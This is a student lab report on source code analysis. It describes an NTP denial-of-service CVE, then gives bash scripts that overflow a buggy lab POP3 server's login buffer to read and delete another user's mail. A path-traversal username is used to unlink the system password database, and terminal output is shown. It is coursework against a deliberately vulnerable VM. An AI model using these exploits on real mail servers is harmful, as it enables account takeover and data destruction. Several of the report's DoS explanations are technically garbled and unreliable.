

Software Security

Lab Assignment-1: Source Code Analysis

Kaavya Rekanar
940521-7184
kare15@bth.se

Siva Venkata Prasad Patta
931221-7137
sipa15@bth.se

Introduction

The automated testing of source code used to debug a computer program or an application before it is bought into the market is called source code analysis. The source code is considered to be the most enduring form of a program, even though it may be modified or updated or improved later.

Source code analysis can be classified into two: Static and Dynamic.

In static analysis, debugging of the source code is done by carefully examining the program without executing it. This mostly reveals the errors in the code at an early stage in the program development, which will eliminate the need to revise the program at a later stage. The Dynamic analysis begins after the static analysis ends. This is done to discover more subtle defects or vulnerabilities in the code in order to make it foolproof.

Vulnerability is a weakness that allows an attacker to reduce assurance of the system.

An *exploit* is a vulnerability that has been used by an attacker to intrude into the system.

A major advantage of source code analysis is that it does not require developers to make educated guesses at situations most likely to make an error. This also ensures eliminating unnecessary program components and also if the program under test is compatible with other programs most likely to run parallel.

Task 1: Vulnerability repository

The repository that we referred to is Security Focus.

Vulnerability

In Security Focus, the vulnerability we have picked is **NTP CVE-2015-7692 Incomplete Fix Denial of Service Vulnerability [1]**.

In computing, the Denial of Service (DoS) attack is an attempt to make a network service unavailable to its intended users, for instance, temporarily, or indefinitely interrupt or suspend services of a host connected to the Internet. Most of the DoS attacks work by exploiting limitations in the TCP/IP protocols.

Hackers use DoS attacks to prevent legitimate users from accessing their computer network resources.

DoS attacks are characterized as attempts to flood a network, disrupt connections between two computers, prevent an individual from accessing a service or attempts to prevent an individual from accessing a service or attempts to disrupt service to a specific system or person. Those on the receiving end of this attack have most of their important data at a stake. Some DoS attacks also have the ability to eat up all the bandwidth, server memory, for example. DoS attacks have been very successful in the past years in creating hassles to many people.

The Network Time Protocol is prone to this vulnerability. Any remote user can make use of this attack and exploit this issue, denying service to legitimate users. Due to the nature of this issue, code injection is possible; and hence, this is described as a possible threat. This vulnerability arose as a result of an incomplete fix for an issue NTP 'ntp_crypto.c' Information Disclosure Vulnerability.

This vulnerability is actually a failure to handle exceptional cases. The credit given to this vulnerability is tenable, i.e., it has the ability to be defended. The protocol versions vulnerable due to this are: NTP 4.1.2, 4.2.0, 4.2.2, 4.2.4, 4.2.5, and NTPd 3.0.

Risks

A DoS attack, in which an attacker finds a vulnerable machine, makes it a bot master and infects other vulnerable systems with malware. NTP DoS attack is a type of reflexive DoS attack in which the attacker sends spoofed SYN packets so that when the server replies to the spoofed packet, the replies are sent to the spoofed IP in the SYN packet. In DoS, amplification factor is used by attackers to

increase the traffic volume in an attack (an acute example of buffer overflow). Results have shown that in an NTP DoS attack, an attacker who is supposedly having a bandwidth of 1GB can generate the attack with an amplification factor close to 250 GB.

Counter Measures

Counter Measures for this type of attack prove to be a little difficult as there is currently no strict prevention to a DoS attack. But, this vulnerability can be mitigated to a certain extent by using Fallback policy or manual prevention techniques or using a router. But, most of the DoS attacks adopt legal protocols(HTTP), thus attack traffic cannot be filtered out by routers. And if the DoS attack adopt the source address spoofing technology to forge packets as discussed earlier, routers cannot prevent this attack either.

Task 2: Read Bob's mail

The task is to hack into Bob's account and read his mail, by exploiting a vulnerability in the source code. We did not use any special tools to find the vulnerability. It has been detected manually by reading the source code. We split the task into 2 parts; where the first was to gain access to Bob's account and the second part was to read his mail after gaining access.

Vulnerability and Method

On analyzing the source code, we found a vulnerability in **pop3.c** file, in the function named **pop3authentication**. The vulnerability is:

readsockline(0 , buf , MAX_BUF, TIMEOUT)

The readsockline() function uses a parameter named MAX_BUF, which leads to a buffer overflow if exploited. This vulnerability has been exploited to serve the purpose of fulfilling our task.

The value of MAX_BUF is 1024 bytes and hence, we wrote a shell script accordingly, where a loop is repeated 1019 times to overflow the buffer. The password has a length of 32 bytes and here, we give a loop which repeats itself 28 times; thus overflowing both the credential details and giving us access to Bob's mail.


We repeat the character 'a' 1019 times causing a buffer overflow and filling up the username buffer. This causes the authentication value to change from 0 to 1. According to the source code given to us, a user is considered to be legitimate when the 'authenticate' value changes from '0' to '1'. Thus, access can be gained into Bob's account by overflowing the buffer as it will read the value 1 after the vulnerability has been exploited.

After gaining access to Bob's account, another vulnerability has to be exploited in order to read his mail, which is the second part of the task. In the function named pop3transaction, the 'retr' part of the code is exploited.

We created a file named readmail.sh in the mg editor using the shell command **mg filename.sh**. This file has been created to do a buffer overflow and retrieve the mail. The user is given as Bob and the rest of the buffer is filled with "a" to exceed and overflow. After this, the mail is retrieved using retrieve command. The following statement is included in the file: "retr 1". '1' is the type of file that has to be retrieved. The changes made in the file are saved and exited using **Ctrl X** and **Ctrl C**.

The mode of the file is changed to read-write-execute after the file is created, using the command: **chmod 777 readmail.sh**. This file is then, piped to the localhost using **"/readmail.sh | nc localhost 110"**.

Now, the readmail file is executed and Bob's mail can be retrieved, by exploiting the vulnerability in the source code.



```
Oracle VM VirtualBox Manager
New Settings Discard Show
Details Snapshots


vm server [Running] - Oracle VM VirtualBox
+OK BTH IPD Security Lab Buggy POP3 Server 0.95.23 (Spring 2007) Ready
+OK User name accepted.
-ERR Authentication Error
+OK User bob logged in
+OK
Received: from seclab.flank1 (admin@localhost.flank1 [IPv6:::1])
    by seclab.flank1 (8.12.2/8.12.2) with ESMTP id h91D89FU008856
    for <bob@seclab.flank1>; Wed, 1 Oct 2003 15:08:09 +0200 (CEST)
Received: (from admin@localhost)
    by seclab.flank1 (8.12.2/8.12.2/Submit) id h91D89vW029900
    for bob; Wed, 1 Oct 2003 15:08:09 +0200 (CEST)
Date: Wed, 1 Oct 2003 15:08:09 +0200 (CEST)
From: Joe Admin <admin@seclab.flank1>
Message-Id: <200310011308.h91D89vW029900@seclab.flank1>
To: bob@seclab.flank1
Subject: Hi Bob?

The Secret code you asked for is SECLAB23.

Best Regards,
Joe Admin

bash-2.05a$
```

The code in file readmail.sh is:



```
Oracle VM VirtualBox Manager
New Settings Discard Show
Details Snapshots

vm server [Running] - Oracle VM VirtualBox
#!/usr/local/bin/bash
{
echo "user bob"
sleep 1
printf "pass "
for ((i=0; i<1019; i++))
do
    printf "a"
done
printf "bob\0"
for((i=0; i<28; i++))
do
    printf "a"
done
printf "\x01\n"
sleep 1
echo "retr 1"
}

--Mg: readmail.sh (fundamental)--
(Read 18 lines)
```

Counter Measure

The vulnerability exploited here is buffer overflow. This can be restricted by giving a specific definite value to MAX_BUF (the buffer) and the overflow can be prevented. This will avoid the overwriting of return address, thus preventing illegitimate login.

If this can be prevented, the overflow with “;” can be stopped thus preventing reading of the mail. This could also be done by using safe functions instead of unsafe functions.

Task 3: Prevent Bob from reading his mail

Bob can be prevented from reading his mail in two ways. Either the owner of the file can be changed, or as we already have access to Bob’s account (from task 2), we can use that to login and delete the mail so Bob cannot read it. The challenge with the first method, where owner of the file can be changed is that Bob can still read his mail if we do that and besides, changing the owner is a tedious task. As for the latter method, we can make use of the first task in completing half of this task. So, we preferred to follow this method.

We did not use any tools to find the vulnerabilities. They have been found manually.

Vulnerability and Method

The source code has a function named **readmaildrop()**.

In this function, we check whether the file exists or not using the **O_CREAT** and **O_EXCL** parameters. It returns -1 if the file exists. This condition must be checked for existence to prevent Bob from reading his mail.

We search for the vulnerability in the source code after checking this condition.

The **elseif(..."retr"....)** part in the function **pop3transaction()** can be exploited because the condition for **msgno<0** is not defined. This can be used to prevent Bob from reading his mail. But we need to delete the already existing mails and that can be done using another vulnerability.

The **atoi()** function is used while retrieving a message. The function is **msgno=atoi(pThisPart);** .If *pThisPart* is assigned 0, then atoi function will return a 0. This will show an error message to bob when he tries to retrieve his mail.

Hence, to perform this exploitation the method used is:

A delete command will delete the mail; there is no need to exploit atoi() function. **Dele** is the function used to do that. But, to permanently stop Bob from reading his mail, the following method is used.


A file is created and named **preventread.sh**. In this file, the access is gained and the file is deleted using “retr -1”. This statement terminates the mail, thus preventing Bob from reading it.

After the statements are written, the file is saved and exited using **Ctrl X** and **Ctrl C**.

The mode of the file is changed to read-write-execute using **chmod 777 preventread.sh**.

The file is now piped to the localhost using **./preventread.sh | nc localhost 110**. The file will be deleted when the command is executed; and this deletion will prevent Bob from reading his mail.

The work can be rechecked using “retr 1” to retrieve the file. The execution of this statement will not produce anything as an output because the file has already been deleted.



```
#!/usr/local/bin/bash
{
echo "user bob"
sleep 1
printf "pass "
for ((i=0; i<1019; i++))
do
    printf "a"
done
printf "bob\0"
for ((i=0; i<28; i++))
do
    printf "a"
done
printf "\x01\n"
sleep 1
echo "retr -1"
}
```

-----Mg: preventread.sh (fundamental)-----
(Read 17 lines)

Counter Measure

The vulnerability found here is the else if condition for `msgno<0`.

Here, any condition could be stated for `msgno` values less than 0 so that it cannot be exploited. As stated for the previous task, avoiding illegitimate accesses to accounts can be mitigated using the respective counter measures, which could have prevented an exploitation of this vulnerability.

Another measure that could be used to prevent attackers from exploiting the vulnerability is using the cleanup function. This function can be called first to avoid incorrect inputs to enter the code, which have the capability to crash the execution.

Task 4: Prevent valid user logins

The valid users that should be prevented from login are **admin**, **alice** and **bob**. This could be done if their usernames and passwords will be shown invalid when they try to login.

A vulnerability in the source code has to be searched in order to accomplish this task. The vulnerability found can be exploited and used to our advantage. The vulnerabilities have been found manually and no automated tools have been used.

Vulnerability and Method:

“etc” is a folder in the root folder which contains the valid usernames and passwords in a file named **spwd.db**.

We will be able to prevent users from logging in if we delete the credentials. None of them will be able to access any of the files present and perform any actions if we delete them.


The login details of every user are stored in 2 different databases; where `spwd.db` is used to store the secure encrypted password and `pwd.db` contains the insecure password. These both are kept together in `master.passwd`; whose locations are `/etc/spwd.db` and `/etc/master.passwd` respectively. As said earlier, we would have to delete these files in order to prevent any valid user from logging in.

Creating a file named **validusers.sh**, we set the path of the file using `printf “../../etc/spwd.db”`.


The reason for using 3 `“../”` is that, we are not entirely sure where these files are located, so we started with a single `../` and increased one more at every failed attempt. We were finally able to find the location and delete the files after 2 more `“../”`.

This file is saved and exited using **Ctrl X** and **Ctrl C**. After the file is created, it’s mode is changed to read-write-execute using the command `chmod 777 validusers.sh`. Then, the piping is done using

`./validusers.sh | nc localhost 110`. This command will accomplish the task by preventing users to log in as we deleted the file.



The code in `validusers.sh` is:



```

do
    printf ", "
done
printf "\x01\n"
sleep 1
echo "quit"
)

---Mg: validuser.sh (fundamental)-----
bash-2.05a$ chmod 777 validuser.sh
bash-2.05a$ ./validuser.sh | nc localhost 110
+OK BTH IPD Security Lab Buggy POP3 Server 0.95.23 (Spring 2007) Ready
+OK User name accepted.
-ERR Authentication Error
+OK User ../../../../etc/spwd.db logged in
+OK No messages was deleted in this session
bash-2.05a$ cd \etc
bash: cd: etc: No such file or directory
bash-2.05a$ cd /etc
bash-2.05a$ ls
adduser.conf      gettytab          monthly           remote

```

Functionality of spwd.db deletion:

In the last statement of our program **echo“quit”** ; we intend it to go to the line 172 in the source code; which in turn calls the function **“unlockuser();”** from line 139 where there is predefined function named **unlink(); (#line 144)** which ‘deletes’ the entire buffer, as it’s main purpose is to *remove a link to the file*. Thus, by removing the link, we succeed in accomplishing the task; as it is similar to the file’s non-existence.

```

171 2      }
172 2      else if( strncasecmp( pThisPart , "quit" , 4 ) == 0 )
173 3      {
174 3          dotransactionquit();
175 3          unlockuser();
176 3          exit(0);
177 2      }

```

```

139 void unlockuser( void )
140 {
141 1     char buf[1024];

143 1     snprintf( buf , sizeof(buf) , "%s/locks/%s" , MAIL_BASE , pUserName );
144 1     unlink( buf );
145 1 }

```

Counter Measure:

This can be prevented if any illegitimate user cannot login in the first place. Using safe functions and preventing the overwriting of the return address, can avoid gaining of the access eventually preventing this function as well.

The passwords that are stored in spwd.db can be encrypted and stored at any other location to avoid the loss of login credentials, according to the Ethical Laws in Software Security.

Task 5: Obtain root access

There are two ways in which this task can be accomplished:

- 1) Read any file for which the root is the owner
- 2) Create a file with root as its owner and be able to write to that file.

We put a lot of effort to solve this task, but there might be something wrong in the way we were approaching it self. Keeping the limited time constraint in mind, we chose to leave this task as it was not mandatory. Nevertheless, the method we tried to finish this task is as follows.

Vulnerability and Method

Heap buffer overflow attacks can be exploited using two concepts: **symlinks** and the **race conditions**. symlinks indicate the directory where the vulnerability can be exploited. We tried to find the vulnerability in **symlink -/etc/passwd**.

This file should be attacked and exploited in order to find the root access.

The race condition is a concept where both the users have access to the same file in some situations. This vulnerability can be exploited and an access to the file owned by the root can be gained.

If the symlinks and raceconditions concepts are merged, we came to a conclusion that the **../../../../etc/passwd** file should be exploited and a write access to the root file should be gained in order to accomplish this task.

After planning our strategy, we created a temporary file named **password.tmp** but we could not gain access to write in the root file.

We should have gained access to the root, but as we said earlier, there might be some mistake in the way we were approaching which lead to a failure.

Reflexion

We learnt the basics of Unix programming in about 4 hours using peer learning as both of us had a little knowledge in programming earlier. We spent 2 hours installing the Ubuntu operating system and Virtual Box software on our systems. This has been done with our lecturer's guidance using the **readme.txt** files provided by our lecturer in the first session at our lab.

Task 1:

It took 3 hours to finish this task. Selecting the repository and vulnerability took less time compared to the time put into research about the vulnerability. We chose a **Denial of Service** vulnerability which is a case of Buffer overflow. Besides, this vulnerability was somewhat 10 days new when we started working on the assignment. It took a lot of searching on the Internet and understanding concepts related to DoS and Buffer Overflow to write about the task.

Task 2:

This task consumed the maximum time(15 hours) because of many reasons. Being new to hacking, and not being aware of the usage of basics in an expertise manner were mostly the reasons.

We learnt a lot in the process of solving the task as accessing Bob's account and reading his mail was our first step to success. We could identify the different unsafe functions, which we could use to our advantage in exploiting vulnerabilities. The lecture 4 made our job a lot easier.

We learnt about the risks of vulnerabilities and their mitigation through this task.

Task 3:

The time spent on this task as 9 hours. We had a tough time finding out ways to prevent Bob from reading his mail. We found a few vulnerabilities in the code but trying to exploit them was a whole new hassle. Through this task, we learnt deleting files and changing ownership which made it easy for us to complete the next task as well (though we chose the lazier method, we had to see if it had any drawbacks).

Task 4:

As mentioned earlier, the prior knowledge about deleting files made it easier to complete this task. It took 4 hours to complete.

We were sure that we had to delete the file, which had credentials; but finding the path took a lot of time. Gaining access and changing path in order to prevent users from logging in have been learnt in this task.

Task 5:

We spent 16 hours trying to figure out ways to gain access to the root, but were not successful. We felt this as the toughest task of all as we could not trace a path to gain root access.

We learnt about different methods to defend from a heap buffer overflow attack. Gaining the root access would surely teach us more about the attacks and their vulnerabilities but unfortunately, we were not able to succeed in that job.

References

- [1]. Security Focus-NTP CVE -2015-7692 Incomplete Fix Denial of Service Vulnerability
<http://www.securityfocus.com/bid/77285/info>
- [2]. Counter measures against buffer overflow (Date: 16th November 2014):
<http://www.emc.com/emc-plus/rsa-labs/historical/countermeasures-against-buffer-overflow-attacks.html>
- [3]. IBM Internet Security Systems Ahead of the threat (Date: 16th November 16, 2014):
<http://xforce.iss.net/xforce/xfdb/97634>